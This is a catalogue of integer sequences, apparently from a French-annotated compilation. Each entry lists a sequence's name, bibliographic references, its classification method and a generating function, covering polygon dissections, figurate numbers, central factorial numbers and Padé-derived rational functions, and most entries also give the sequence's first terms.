$$\frac{z + 1 + (1 - 6 z + z^2)^{1/2}}{- 2 (1 - 6 z + z^2)^{1/2} z}$$

2, 8, 38, 192, 1002, 5336, 28814, 157184, 864146, 4780008, 26572086, 148321344, 830764794, 4666890936

Almost trivalent maps

Réf. PLC 1 292 70.

HIS2 A2011 **Hypergéométrique**

HIS1 N1458 **algébrique**

$$\frac{4}{(1 - 4z)^{3/2}}$$

4, 24, 120, 560, 2520, 11088, 48048

n appears n times

Réf. MMAG 38 186 65. KN1 1 43.

HIS2 A2024 **Euler**

HIS1 N0089 **Produit infini**

a(n)=[(1+[√(8n-7)])/2]

$$\prod_{n \geq 1} \frac{1}{(1 - z^n)^{c(n)}}$$

c(n) = 2,-1,1,-1,1,-1,1, ...

1, 2, 2, 3, 3, 3, 4, 4, 4, 4, 5, 5, 5, 5, 5, 6, 6, 6, 6, 6, 6, 7, 7, 7, 7, 7, 7, 7, 8, 8, 8, 8, 8, 8, 8, 8, 9, 9, 9, 9, 9, 9, 9, 9, 9, 10, 10, 10, 10, 10, 10, 10, 10, 10, 10, 11, 11, 11, 11, 11, 11

Related to partitions

Réf. AMM 76 1036 69.

HIS2 A2040 **Approximants de Padé**

HIS1 N0442 **Fraction rationnelle**

$$\frac{1}{1 - 2z - 5z^4 - 7z^6}$$

1, 2, 4, 8, 21, 52, 131, 316, 765, 1846, 4494

Réf. AMM 3 244 1896.

HIS2 A2041 **Approximants de Padé**

HIS1 N1759 **Fraction rationnelle**

$$\frac{1}{(z - 1)(1 + 2z)(1 - 2z)(5z - 1)}$$

1, 6, 35, 180, 921, 4626, 23215, 116160, 581141, 2906046, 14531595, 72659340, 363302161, 1816516266, 9082603175, 45413037720, 227065275981, 1135326467286

Simplices in barycentric subdivisions of n-simplex

Réf. SKA 11 95 28. MMAG 37 132 64.

HIS2 A2050 **Recoupements**
HIS1 N1622 **exponentielle**

$$\frac{\exp(z)\,(1 - \exp(z))}{\exp(z) - 2}$$

1, 5, 25, 149, 1081, 9365, 94585, 1091669, 14174521, 204495125, 3245265145, 56183135189, 1053716696761, 21282685940885, 460566381955705

Binomial coefficients C(2n+1,n-1)

Réf. CAY 13 95. AS1 828.

HIS2 A2054 **Hypergéométrique** **Suite P-récurrente**
HIS1 N1607 **algébrique**

$2F1([2, 5/2], [4], 4\,z)$

$$\frac{8\,z}{(1 - 4\,z)^{1/2}\,\left(1 + (1 - 4\,z)^{1/2}\right)^3}$$

1, 5, 21, 84, 330, 1287, 5005, 19448, 75582, 293930, 1144066, 4457400, 17383860, 67863915, 265182525, 1037158320, 4059928950, 15905368710

Dissections of a polygon by number of parts

Réf. CAY 13 95. AEQ 18 385 78.

HIS2 A2055 **Hypergéométrique** **Suite P-récurrente**
HIS1 N1982 **algébrique**

$$\frac{(z - (1 - 4z)^{1/2})\, z}{(1 + (1 - 4z)^{1/2})^{4}\, (1 - 4z)^{3/2}}$$

1, 9, 56, 300, 1485, 7007, 32032, 143208, 629850, 2735810, 11767536, 50220040, 212952285

Dissections of a polygon by number of parts

Réf. CAY 13 95. AEQ 18 385 78.

HIS2 A2056 **Hypergéométrique** **simplifiée avec LLL**
HIS1 N2115 **algébrique 2è degré**

$$\frac{1/2\,(1 - 21z + 180z^2 - 800z^3 + 1920z^4 - 2304z^5 + 1024z^6)}{(z^5\,(4z - 1)^5)}$$

$$- \frac{(-(10z^4 - 50z^3 + 40z^2 - 11z + 1)^2\,(4z - 1)^5)^{1/2}}{(z^5\,(4z - 1)^5)}$$

1, 14, 120, 825, 5005, 28028, 148512, 755820, 3730650, 17978180, 84987760, 395482815

4 C(2n+1,n-1)/(n+3)

Réf. CAY 13 95. FQ 14 397 76. DM 14 84 76.

HIS2 A2057 **Hypergéométrique**

HIS1 N1415 **algébrique**

$2F1([2, 5/2], [5], 4 z)$

$$\frac{16\ z}{\left(1 + \left(1 - 4\ z\right)^{1/2}\right)^4}$$

1, 4, 14, 48, 165, 572, 2002, 7072, 25194, 90440, 326876, 1188640, 4345965, 15967980, 58929450, 218349120, 811985790, 3029594040, 11338026180, 42550029600

Partitions of a polygon by number of parts

Réf. CAY 13 95.

HIS2 A2059 **Hypergéométrique**

HIS1 N1269 **algébrique**

$$\frac{\left(2\ z - 3\ \left(1 - 4\ z\right)^{1/2}\right)\ z}{\left(1 + \left(1 - 4\ z\right)^{1/2}\right)^6\ \left(1 - 4\ z\right)^{3/2}}$$

3, 32, 225, 1320, 7007, 34944, 167076, 775200, 3517470, 15690048

Central polygonal numbers

Réf. HO50 22. HO70 87.

HIS2 A2061 **Approximants de Padé**

HIS1 N1049 **Fraction rationnelle**

$$\frac{1 - 2z + 3z^2}{(1 - z)^3}$$

1, 1, 3, 7, 13, 21, 31, 43, 57, 73, 91, 111, 133, 157, 183, 211, 241, 273, 307, 343, 381, 421, 463, 507, 553, 601, 651, 703, 757, 813, 871, 931, 993, 1057, 1123, 1191, 1261

n'th Fibonacci number + n

Réf. HO70 96.

HIS2 A2062 **Approximants de Padé**

HIS1 N0240 **Fraction rationnelle**

$$\frac{z(3z - 2)}{(1 - z - z^2)(1 - z)^2}$$

0, 2, 3, 5, 7, 10, 14, 20, 29, 43, 65, 100, 156, 246, 391, 625, 1003, 1614, 2602, 4200, 6785, 10967, 17733, 28680, 46392, 75050, 121419, 196445, 317839, 514258

Cullen numbers

Réf. SI64a 346. UPNT B20.

HIS2 A2064 **Approximants de Padé**

HIS1 N1125 **Fraction rationnelle**

$$\frac{1 - 2z + 2z^2}{(1 - z)^2 (2z - 1)}$$

1, 3, 9, 25, 65, 161, 385, 897, 2049, 4609, 10241, 22529, 49153, 106497, 229377, 491521, 1048577, 2228225, 4718593, 9961473, 20971521, 44040193, 92274689

First differences are periodic

Réf. TCPS 2 219 1827.

HIS2 A2081 **Approximants de Padé**

HIS1 N0426 **Fraction rationnelle**

$$\frac{2 (1 + 2z^2 + 2z^3)}{(1 + z^2)^2 (z - 1)}$$

2, 4, 8, 16, 22, 24, 28, 36, 42, 44, 48, 56, 62, 64, 68, 76, 82, 84, 88, 96, 102, 104, 108, 116, 122, 124, 128, 136, 142, 144, 148, 156, 162, 164, 168, 176, 182, 184, 188, 196, 202, 204, 208, 216

Partitions of n into non-prime parts

Réf. JNSM 9 91 69.

HIS2 A2095 **Euler**

HIS1 N0094 **Produit infini**

$$\prod_{n \geq 1} \frac{1}{(1 - z^n)^{c(n)}}$$

c(n) = Les nombres non-premiers

1, 1, 1, 1, 2, 2, 3, 3, 5, 6, 8, 8, 12, 13, 17, 19, 26, 28, 37, 40, 52, 58, 73, 79, 102, 113, 139, 154, 191, 210, 258, 284, 345, 384, 462, 509, 614, 679, 805, 893, 1060, 1171, 1382

Logarithmic numbers

Réf. MAS 31 78 63. CACM 13 726 70.

HIS2 A2104 **équations différentielles** **Suite P-récurrente**

HIS1 N1105 **exponentielle** **Formule de B. Salvy**

a(n) = (n + 1) a(n-1) + (-2 n + 2) a(n-2) + (n - 2) a(n-3)

- exp(z) ln(1 - z)

1, 3, 8, 24, 89, 415, 2372, 16072, 125673, 1112083, 10976184, 119481296, 1421542641, 18348340127, 255323504932, 3809950977008, 60683990530225

The square of Euler's product

Réf. PLMS 21 190 1889.

HIS2 A2107 **Recoupements**

HIS1 N0028 **Produit infini**

$$\prod_{n \geq 1} \frac{1}{(1 - z^n)^{c(n)}}$$

$$c(n) = -2, -2, -2, -2, -2-, 2, \ldots$$

1, 2, 1, 2, 1, 2, 2, 0, 2, 2, 1, 0, 0, 2, 3, 2, 2, 0, 0, 2, 2, 0, 0, 2, 1, 0, 2, 2, 2, 2, 1, 2, 0, 2, 2, 2, 2, 0, 2, 0, 4, 0, 0, 0, 1, 2, 0, 0, 2, 0, 2, 2, 1, 2, 0, 2, 2, 0, 0, 2, 0, 2, 0, 2, 2, 0, 4, 0, 0

Numerators of convergents to exp(1)

Réf. BAT 17 1871. MOC 2 69 46.

HIS2 A2119 **équations différentielles** **formule de B. Salvy**

HIS1 N1880 **exponentielle**

a(n) = (4 n - 6) a(n - 1) + a(n - 2)

$$\frac{\exp(1/2\ (1 - 4\ z)^{1/2} - 1/2)}{(1 - 4\ z)^{1/2}}$$

1, 1, 7, 71, 1001, 18089, 398959, 10391023, 312129649, 10622799089, 403978495031, 16977719590391, 781379079653017, 39085931702241241

From symmetric functions

Réf. PLMS 23 314 23.

HIS2 A2124 **Approximants de Padé**

HIS1 N0062 **Fraction rationnelle**

$$\frac{1 - z^{6}}{1 - z^{3} - z^{5} - z^{6} - z^{7} + z^{9}}$$

1, 0, 0, 1, 0, 1, 1, 1, 2, 1, 3, 4, 3, 7, 7, 8, 14, 15, 21, 28, 33, 47, 58, 76, 103, 125, 169, 220, 277, 373

From symmetric functions

Réf. PLMS 23 315 23.

HIS2 A2125 **Approximants de Padé**

HIS1 N0006 **Fraction rationnelle**

$$\frac{(1 - z^{6})^{2}}{(1 - z^{3} - z^{5} - z^{6} - z^{7} + z^{9})^{2}}$$

1, 0, 0, 2, 0, 2, 3, 2, 6, 4, 9, 14, 11, 26, 29, 34, 62, 68, 99, 140, 169, 252, 322, 430, 607, 764, 1059, 1424, 1845, 2546

Réf. CAY 9 190. PLMS 17 29 17. EMN 34 1 44. AMM 79 519 72.
HIS2 A2135 **Dérivée logarithmique**
HIS1 N0594 **exponentielle**
a(n) = (n - 1) a(n - 1) + (- 1/2 n^2 + 5/2 n - 3) a(n - 3)

$$\frac{\exp(1/4\ z\ (z+2))}{(1-z)^{1/2}}$$

1, 1, 2, 5, 17, 73, 388, 2461, 18155, 152531, 1436714, 14986879, 171453343, 2134070335, 28708008128, 415017867707, 6416208498137, 105630583492969

Matrices with 2 rows

Réf. PLMS 17 29 17.
HIS2 A2136 **Dérivée logarithmique** **Suite P-récurrente**
HIS1 N0656 **exponentielle**
a(n) = n a(n - 1) + (- 1/2 n^2 + 5/2 n - 3) a(n - 3)

$$\frac{\exp(1/4\ z\ (z+2))}{(1-z)^{3/2}}$$

1, 2, 6, 23, 109, 618, 4096, 31133, 267219, 2557502

Pell numbers

Réf. AJM 1 187 1878. FQ 4 373 66. RI89 43.

HIS2 A2203 **Approximants de Padé**

HIS1 N0136 **Fraction rationnelle**

$$\frac{2\,(1 - z)}{1 - 2\,z - z^2}$$

2, 2, 6, 14, 34, 82, 198, 478, 1154, 2786, 6726, 16238, 39202, 94642, 228486, 551614, 1331714, 3215042, 7761798, 18738638, 45239074, 109216786, 263672646

Restricted hexagonal polyominoes with n cells

Réf. EMS 17 11 70. rcr.

HIS2 A2212 **Inverse fonctionnel** **Suite P-récurrente**

HIS1 N1145 **algébrique**

(n + 1) a(n) = (6 n - 3) a(n - 1) + (- 5 n + 10) a(n - 2)

$$\frac{-1 + 3\,z + (1 - 6\,z + 5\,z^2)^{1/2}}{2\,z}$$

1, 3, 10, 36, 137, 543, 2219, 9285, 39587, 171369, 751236, 3328218, 14878455, 67030785, 304036170, 1387247580, 6363044315, 29323149825, 135700543190

Dissections of a polygon

Réf. DM 11 388 75.

HIS2 A2293 **Inverse fonctionnel** **Suite P-récurrente**
HIS1 N1454 **algébrique**

1/9 (n - 1) (3 n - 4) (3 n - 2) a(n) = 8/27 (4 n - 5) (4 n - 7) (2 n - 3) a(n - 1)

$$ {}_4F_3([1, 3/2, 5/4, 7/4], [2, 5/3, 7/3] , 256 z / 27) $$

1, 1, 4, 22, 140, 969, 7084, 53820, 420732, 3362260, 27343888, 225568798, 1882933364, 15875338990, 134993766600, 1156393243320, 9969937491420

C(5n,n)/(4n+1)

Réf. DM 11 388 75.

HIS2 A2294 **Hypergéométrique** **Suite P-récurrente**
HIS1 N1646 **algébrique**

1/32 (4 n - 5) (n - 1) (4 n - 3) (2 n - 3) a(n) = 5/256 (5 n - 9) (5 n - 8) (5 n - 7) (5 n - 6) a(n - 1)

$$ {}_5F_4([1, 9/5, 7/5, 8/5, 6/5], [2, 3/2, 9/4, 7/4], 3125 z / 256) $$

1, 1, 5, 35, 285, 2530, 23751, 231880, 2330445, 23950355, 250543370, 2658968130, 28558343775, 309831575760, 3390416787880, 37377257159280, 414741863546285

Dissections of a polygon

Réf. DM 11 388 75.

HIS2 A2295 **Hypergéométrique** **Suite P-récurrente**
HIS1 N1780 **algébrique**

1/625 (n - 1) (5 n - 4) (5 n - 8) (5 n - 7) (5 n - 6) a(n) =
72 / 3125 (3 n - 5) (6 n - 11) (6 n - 7) (3 n - 4) (2 n - 3) a(n - 1)

$$6F5([1, 3/2, 5/3, 4/3, 7/6, 11/6], [2, 11/5, 9/5, 7/5, 8/5], 46656\,z / 3125)$$

1, 1, 6, 51, 506, 5481, 62832, 749398, 9203634, 115607310, 1478314266, 19180049928, 251857119696, 3340843549855, 44700485049720, 602574657427116

Dissections of a polygon

Réf. DM 11 389 75.

HIS2 A2296 **Hypergéométrique** **Suite P-récurrente**
HIS1 N1878 **algébrique**

1/648 (n - 1) (6 n - 7) (3 n - 4) (2 n - 3) (3 n - 5) (6 n - 5) a(n) =
7 / 46656 (7 n - 11) (7 n - 10) (7 n - 13) (7 n - 9) (7 n - 12) (7 n - 8) a(n - 1)

$$7F6([1,8/7,9/7,11/7,10/7,13/7,12/7], [2,3/2,5/3,13/6,4/3,11/6], 823543z/46656)$$

1, 1, 7, 70, 819, 10472, 141778, 1997688, 28989675, 430321633, 6503352856, 99726673130, 1547847846090, 24269405074740, 383846168712104

Réf. TOH 42 152 36.
HIS2 A2301 **Dérivée logarithmique** **f.g. exponentielle**
HIS1 N0737 **Fraction rationnelle**

$$\frac{2}{(z-1)^4}$$

2, 8, 40, 240, 1680, 13440, 120960, 1209600, 13305600, 159667200, 2075673600, 29059430400, 435891456000, 6974263296000, 118562476032000

Sums of fourth powers of odd numbers

Réf. AMS 2 358 31 (divided by 2). CC55 742.
HIS2 A2309 **Approximants de Padé**
HIS1 N2327 **Fraction rationnelle**

$$\frac{1 + 76\,z + 230\,z^2 + 76\,z^3 + z^4}{(z-1)^6}$$

1, 82, 707, 3108, 9669, 24310, 52871, 103496, 187017, 317338, 511819, 791660, 1182285, 1713726, 2421007, 3344528, 4530449, 6031074, 7905235, 10218676

NSW numbers

Réf. AMM 4 25 1897. IDM 10 236 03. ANN 36 644 35. RI89 288.

HIS2 A2315 **Approximants de Padé**

HIS1 N1869 **Fraction rationnelle**

$$\frac{1 + z}{z^2 - 6 z + 1}$$

1, 7, 41, 239, 1393, 8119, 47321, 275807, 1607521, 9369319, 54608393, 318281039, 1855077841, 10812186007, 63018038201, 367296043199, 2140758220993

The pronic numbers

Réf. D1 2 232.

HIS2 A2378 **Approximants de Padé**

HIS1 N0616 **Fraction rationnelle**

$$\frac{2 z}{(1 - z)^3}$$

0, 2, 6, 12, 20, 30, 42, 56, 72, 90, 110, 132, 156, 182, 210, 240, 272, 306, 342, 380, 420, 462, 506, 552, 600, 650, 702, 756, 812, 870, 930, 992, 1056, 1122, 1190, 1260

Réf. MFM 74 62 70 (divided by 5).
HIS2 A2409 **Approximants de Padé**
HIS1 N1668 **Fraction rationnelle**

$$\frac{1}{(1 - 2z)^7}$$

1, 14, 112, 672, 3360, 14784, 59136, 219648, 768768, 2562560, 8200192, 25346048, 76038144, 222265344, 635043840, 1778122752, 4889837568, 13231325184, 35283533824

Pentagonal pyramidal numbers

Réf. D1 2 2. B1 194.
HIS2 A2411 **Approximants de Padé**
HIS1 N1709 **Fraction rationnelle**

$$\frac{1 + 2z}{(z - 1)^4}$$

1, 6, 18, 40, 75, 126, 196, 288, 405, 550, 726, 936, 1183, 1470, 1800, 2176, 2601, 3078, 3610, 4200, 4851, 5566, 6348, 7200, 8125, 9126, 10206, 11368, 12615, 13950

Hexagonal pyramidal numbers

Réf. D1 2 2. B1 194.

HIS2 A2412 **Approximants de Padé**

HIS1 N1839 **Fraction rationnelle**

$$\frac{1 + 3z}{(z - 1)^4}$$

1, 7, 22, 50, 95, 161, 252, 372, 525, 715, 946, 1222, 1547, 1925, 2360, 2856, 3417, 4047, 4750, 5530, 6391, 7337, 8372, 9500, 10725, 12051, 13482, 15022, 16675, 18445

Heptagonal pyramidal numbers

Réf. D1 2 2. B1 194.

HIS2 A2413 **Approximants de Padé**

HIS1 N1904 **Fraction rationnelle**

$$\frac{1 + 4z}{(z - 1)^4}$$

1, 8, 26, 60, 115, 196, 308, 456, 645, 880, 1166, 1508, 1911, 2380, 2920, 3536, 4233, 5016, 5890, 6860, 7931, 9108, 10396, 11800, 13325, 14976, 16758, 18676, 20735

Octagonal pyramidal numbers

Réf. D1 2 2. B1 194.

HIS2 A2414 **Approximants de Padé**

HIS1 N1966 **Fraction rationnelle**

$$\frac{1 + 5\,z}{(z - 1)^4}$$

1, 9, 30, 70, 135, 231, 364, 540, 765, 1045, 1386, 1794, 2275, 2835, 3480, 4216, 5049, 5985, 7030, 8190, 9471, 10879, 12420, 14100, 15925, 17901, 20034, 22330, 24795

4-dimensional pyramidal numbers

Réf. B1 195.

HIS2 A2415 **Approximants de Padé**

HIS1 N1714 **Fraction rationnelle**

$$\frac{1 + z}{(1 - z)^5}$$

1, 6, 20, 50, 105, 196, 336, 540, 825, 1210, 1716, 2366, 3185, 4200, 5440, 6936, 8721, 10830, 13300, 16170, 19481, 23276, 27600, 32500, 38025, 44226, 51156, 58870

4-dimensional figurate numbers

Réf. B1 195.

HIS2 A2417 **Approximants de Padé**

HIS1 N1907 **Fraction rationnelle**

$$\frac{1 + 3z}{(1 - z)^5}$$

1, 8, 30, 80, 175, 336, 588, 960, 1485, 2200, 3146, 4368, 5915, 7840, 10200, 13056, 16473, 20520, 25270, 30800, 37191, 44528, 52900, 62400, 73125, 85176, 98658

4-dimensional figurate numbers

Réf. B1 195.

HIS2 A2418 **Approximants de Padé**

HIS1 N1970 **Fraction rationnelle**

$$\frac{1 + 4z}{(1 - z)^5}$$

1, 9, 35, 95, 210, 406, 714, 1170, 1815, 2695, 3861, 5369, 7280, 9660, 12580, 16116, 20349, 25365, 31255, 38115, 46046, 55154, 65550, 77350, 90675, 105651

4-dimensional figurate numbers

Réf. B1 195.

HIS2 A2419 **Approximants de Padé**

HIS1 N2008 **Fraction rationnelle**

$$\frac{1 + 5\,z}{(1 - z)^5}$$

1, 10, 40, 110, 245, 476, 840, 1380, 2145, 3190, 4576, 6370, 8645, 11480, 14960, 19176, 24225, 30210, 37240, 45430, 54901, 65780, 78200, 92300, 108225, 126126

Réf. TH09 164. FMR 1 55.

HIS2 A2420 **Recoupements** **Suite P-récurrente**

HIS1 N0128 **algébrique**

a(n) (n - 1) (n - 2) = 2 a(n - 1) (n - 2) (2 n - 5)

$$(1 - 4\,z)^{1/2}$$

1, 2, 2, 4, 10, 28, 84, 264, 858, 2860, 9724, 33592, 117572, 416024, 1485800, 5348880, 19389690, 70715340, 259289580, 955277400, 3534526380, 13128240840, 48932534040

Réf. TH09 164. FMR 1 55.

HIS2 A2421 **Recoupements** **Inverse de A2457**

HIS1 N1683 **algébrique**

$$(1 - 4\,z)^{3/2}$$

1, 6, 6, 4, 6, 12, 28, 72, 198, 572, 1716, 5304, 16796, 54264, 178296, 594320, 2005830, 6843420, 23571780, 81880920, 286583220, 1009864680, 3580429320, 12765008880

Réf. TH09 164. FMR 1 55.

HIS2 A2422 **Recoupements** **Inverse de A2802**

HIS1 N2003 **algébrique**

$$(1 - 4\,z)^{5/2}$$

1, 10, 30, 20, 10, 12, 20, 40, 90, 220, 572, 1560, 4420, 12920, 38760, 118864, 371450, 1179900, 3801900, 12406200, 40940460, 136468200, 459029400, 1556708400, 5318753700

Réf. TH09 164. FMR 1 55.
HIS2 A2423 **Recoupements**
HIS1 N2114 **algébrique**

$$(1 - 4z)^{7/2}$$

1, 14, 70, 140, 70, 28, 28, 40, 70, 140, 308, 728, 1820, 4760, 12920, 36176, 104006, 305900, 917700, 2801400, 8684340, 27293640, 86843400, 279409200, 908079900, 2978502072

Réf. TH09 164. FMR 1 55.
HIS2 A2424 **Recoupements**
HIS1 N2188 **algébrique**

$$(1 - 4z)^{9/2}$$

1, 18, 126, 420, 630, 252, 84, 72, 90, 140, 252, 504, 1092, 2520, 6120, 15504, 40698, 110124, 305900, 869400, 2521260, 7443720, 22331160, 67964400, 209556900, 653817528

From expansion of (1+x+x^2) ^n

Réf. EUL (1) 15 59 27. FQ 7 341 69. HE74 1 42.

HIS2 A2426 **Hypergéométrique**

HIS1 N1070 **algébrique**

$$\frac{1}{(1+z)^{1/2}\,(3z-1)^{1/2}}$$

1, 1, 3, 7, 19, 51, 141, 393, 1107, 3139, 8953, 25653, 73789, 212941, 616227, 1787607, 5196627, 15134931, 44152809, 128996853, 377379369

Réf. QJM 47 110 16. FMR 1 112. DA63 2 283.

HIS2 A2446 **Approximants de Padé**

HIS1 N1748 **Fraction rationnelle**

$$\frac{6z}{(1-4z)(1-z)}$$

0, 6, 30, 126, 510, 2046, 8190, 32766, 131070, 524286, 2097150, 8388606, 33554430, 134217726, 536870910, 2147483646, 8589934590, 34359738366

Réf. TH09 35. FMR 1 112. RCI 217.
HIS2 A2450 **Approximants de Padé**
HIS1 N1608 **Fraction rationnelle**

$$\frac{1}{(1 - 4\,z)\,(1 - z)}$$

1, 5, 21, 85, 341, 1365, 5461, 21845, 87381, 349525, 1398101, 5592405, 22369621, 89478485, 357913941, 1431655765, 5726623061, 22906492245

Réf. TH09 35. FMR 1 112. RCI 217.
HIS2 A2451 **Approximants de Padé**
HIS1 N2118 **Fraction rationnelle**

$$\frac{1}{(1 - z)\,(1 - 4\,z)\,(1 - 9\,z)}$$

1, 14, 147, 1408, 13013, 118482, 1071799, 9668036, 87099705, 784246870, 7059619931, 63542171784, 571901915677, 5147206719578, 46325218390143, 416928397167052

Central factorial numbers

Réf. TH09 36. FMR 1 112. RCI 217.

HIS2 A2452 **Approximants de Padé**

HIS1 N2025 **Fraction rationnelle**

$$\frac{1}{(1 - z)\,(1 - 9\,z)}$$

1, 10, 91, 820, 7381, 66430, 597871, 5380840, 48427561, 435848050, 3922632451, 35303692060, 317733228541, 2859599056870, 25736391511831

Central factorial numbers

Réf. TH09 36. FMR 1 112. RCI 217.

HIS2 A2453 **Approximants de Padé**

HIS1 N2283 **Fraction rationnelle**

$$\frac{1}{(1 - z)\,(1 - 9\,z)\,(1 - 25\,z)}$$

1, 35, 966, 24970, 631631, 15857205, 397027996

Central factorial numbers

Réf. OP80 7. FMR 1 110. RCI 217.

HIS2 A2454 **Hypergéométrique** **Suite P-récurrente**
HIS1 N1510 **Fraction rationnelle** **f.g. exponentielle double**

a(n) = 4 (n - 1)^2 a(n - 1)

$$ {}_3F_2([1, 1, 1], [2, 2], 4z) $$

1, 4, 64, 2304, 147456, 14745600, 2123366400, 416179814400, 106542032486400, 34519618525593600

Central differences of 0

Réf. QJM 47 110 16. FMR 1 112. DA63 2 283.

HIS2 A2456 **Hypergéométrique** **Suite P-récurrente**
HIS1 N2270 **algébrique** **f.g. exponentielle double**

$$ \frac{z\,(2 + z)}{2\,(1 - 2z)^{7/2}} $$

1, 30, 1260, 75600, 6237000, 681080400, 95351256000, 16672848192000, 3563821301040000, 914714133933600000, 277707211062240960000

Réf. OP80 21. SE33 92. JO39 449. SAM 22 120 43. LA56 514.
HIS2 A2457 **Hypergéométrique** **Suite P-récurrente**
HIS1 N1752 **algébrique**

$$\frac{1}{(1 - 4 z)^{3/2}}$$

1, 6, 30, 140, 630, 2772, 12012, 51480, 218790, 923780, 3879876, 16224936, 67603900, 280816200, 1163381400, 4808643120, 19835652870, 81676217700, 335780006100

The game of Mousetrap with n cards

Réf. QJM 15 241 1878. jos.
HIS2 A2467 **Recoupements** **A0166 - 1**
HIS1 N1423 **exponentielle**

$$\frac{1 - \exp(z)}{(z - 1) \exp(z)}$$

1, 1, 4, 15, 76, 455, 3186, 25487, 229384, 2293839, 25232230, 302786759, 3936227868, 55107190151, 826607852266, 13225725636255, 224837335816336, 4047072044694047

Wonderful Demlo numbers

Réf. MAS 6 68 38.

HIS2 A2477 **Approximants de Padé** **Demlo est une ville aux E.U.**

HIS1 N2339 **Fraction rationnelle**

a(n) = 1,11*11, 111*111, 1111*1111,...

$$\frac{1 + 10 z}{(1 - z) (1 - 10 z) (1 - 100 z)}$$

1, 121, 12321, 1234321, 123454321, 12345654321, 1234567654321, 123456787654321, 12345678987654321, 1234567900987654321

Bisection of A0930

Réf. EUL (1) 1 322 11.

HIS2 A2478 **Approximants de Padé**

HIS1 N1017 **Fraction rationnelle**

$$\frac{1}{1 - z - 2 z^2 - z^3}$$

1, 1, 3, 6, 13, 28, 60, 129, 277, 595, 1278, 2745, 5896, 12664, 27201, 58425, 125491, 269542, 578949, 1243524, 2670964, 5736961, 12322413, 26467299, 56849086

Réf. ELM 2 95 47. WW 114.
HIS2 A2487 **Euler**
HIS1 N0056 **Produit infini**
a(2n+1) = a(n) et a(2n) = a(n) + a(n-1)

$$\prod_{n\geq 0} (1 + z^{2^n} + z^{2^{(n+1)}})$$

1, 1, 2, 1, 3, 2, 3, 1, 4, 3, 5, 2, 5, 3, 4, 1, 5, 4, 7, 3, 8, 5, 7, 2, 7, 5, 8, 3, 7, 4, 5, 1, 6, 5, 9, 4, 11, 7, 10, 3, 11, 8, 13, 5, 12, 7, 9, 2, 9, 7, 12, 5, 13, 8, 11, 3, 10, 7, 11, 4, 9, 5, 6, 1, 7

Réf. MOC 4 23 50.
HIS2 A2492 **Approximants de Padé**
HIS1 N1444 **Fraction rationnelle**

$$\frac{4\,(1 + z)}{(z - 1)^4}$$

4, 20, 56, 120, 220, 364, 560, 816, 1140, 1540, 2024, 2600, 3276, 4060, 4960, 5984, 7140, 8436, 9880, 11480, 13244, 15180, 17296, 19600, 22100, 24804, 27720

Expansion of a modular function

Réf. PLMS 9 386 59.

HIS2 A2512 **Euler**

HIS1 N0539 **Produit infini**

Conjecture : erreurs dans la suite à partie du 12è terme ?

$$\prod_{n\geq 1} \frac{1}{(1-z^n)^{c(n)}}$$

c(n) = 2,2,2,4,2,2,2,4,...

1, 2, 5, 10, 22, 40, 75, 130, 230, 382, 636, 1016, 1633, 2540, 3942, 5978, 9057

Expansion of a modular function

Réf. PLMS 9 387 59.

HIS2 A2513 **Euler** **erreur probable à partir du 13è**

HIS1 N0931 **Produit infini** **terme**

*** Le motif [1,2] est périodique**

$$\prod_{n\geq 1} \frac{1}{(1-z^{c(n)})}$$

c(n) = 1,2,...*

1, 1, 3, 4, 9, 12, 23, 31, 54, 73, 118, 159, 246, 340, 500, 684, 984, 1341, 1883

Permutations of length n within distance 2

Réf. AENS 79 207 62.

HIS2 A2524 **Approximants de Padé**

HIS1 N0626 **Fraction rationnelle**

$$\frac{1 - z}{1 - 2z - 2z^3 + z^5}$$

1, 1, 2, 6, 14, 31, 73, 172, 400, 932, 2177, 5081, 11854, 27662, 64554

Permutations according to distance

Réf. AENS 79 207 62.

HIS2 A2525 **Approximants de Padé**

HIS1 N0463 **Fraction rationnelle**

$$\frac{z}{1 - 2z - 2z^3 + z^5}$$

0, 1, 2, 4, 10, 24, 55, 128, 300, 700, 1632, 3809, 8890, 20744, 48406

Réf. MQET 1 10 16. NZ66 181.
HIS2 A2530 **Approximants de Padé**
HIS1 N0934 **Fraction rationnelle**

$$\frac{1 - z - z^2}{1 - 4z^2 + z^4}$$

1, 1, 3, 4, 11, 15, 41, 56, 153, 209, 571, 780, 2131, 2911, 7953, 10864, 29681, 40545, 110771, 151316, 413403, 564719, 1542841, 2107560, 5757961, 7865521

Réf. MQET 1 10 16. NZ66 181.
HIS2 A2531 **Approximants de Padé**
HIS1 N0513 **Fraction rationnelle**

$$\frac{1 + z - 2z^2 + z^3}{1 - 4z^2 + z^4}$$

1, 1, 2, 5, 7, 19, 26, 71, 97, 265, 362, 989, 1351, 3691, 5042, 13775, 18817, 51409, 70226, 191861, 262087, 716035, 978122, 2672279, 3650401, 9973081, 13623482

Réf. MQET 1 11 16.
HIS2 A2532 **Approximants de Padé**
HIS1 N0758 **Fraction rationnelle**

$$\frac{z}{1 - 2z - 5z^2}$$

0, 1, 2, 9, 28, 101, 342, 1189, 4088, 14121, 48682, 167969, 579348, 1998541, 6893822, 23780349, 82029808, 282961361, 976071762, 3366950329, 11614259468

Réf. MQET 1 11 16.
HIS2 A2533 **Approximants de Padé**
HIS1 N1834 **Fraction rationnelle**

$$\frac{1 - z}{1 - 2z - 5z^2}$$

1, 1, 7, 19, 73, 241, 847, 2899, 10033, 34561, 119287, 411379, 1419193, 4895281, 16886527, 58249459, 200931553, 693110401, 2390878567, 8247309139

Réf. MQET 1 11 16.
HIS2 A2534 **Approximants de Padé**
HIS1 N0814 **Fraction rationnelle**

$$\frac{z}{1 - 2z - 9z^2}$$

0, 1, 2, 13, 44, 205, 806, 3457, 14168, 59449, 246410, 1027861, 4273412, 17797573, 74055854, 308289865, 1283082416, 5340773617, 22229288978, 92525540509

Réf. MQET 1 11 16.
HIS2 A2535 **Approximants de Padé**
HIS1 N2043 **Fraction rationnelle**

$$\frac{1 - z}{1 - 2z - 9z^2}$$

1, 1, 11, 31, 161, 601, 2651, 10711, 45281, 186961, 781451, 3245551, 13524161, 56258281, 234234011, 974792551, 4057691201, 16888515361, 70296251531

Réf. MQET 1 12 16.
HIS2 A2536 **Approximants de Padé**
HIS1 N1540 **Fraction rationnelle**

$$\frac{z\,(1 + z - 3\,z^{2})}{1 - 8\,z^{2} + 9\,z^{4}}$$

0, 1, 1, 5, 8, 31, 55, 203, 368, 1345, 2449, 8933, 16280, 59359, 108199

Réf. MQET 1 12 16.
HIS2 A2537 **Approximants de Padé**
HIS1 N1379 **Fraction rationnelle**

$$\frac{1 + z - 4\,z^{2} + 3\,z^{3}}{1 - 8\,z^{2} + 9\,z^{4}}$$

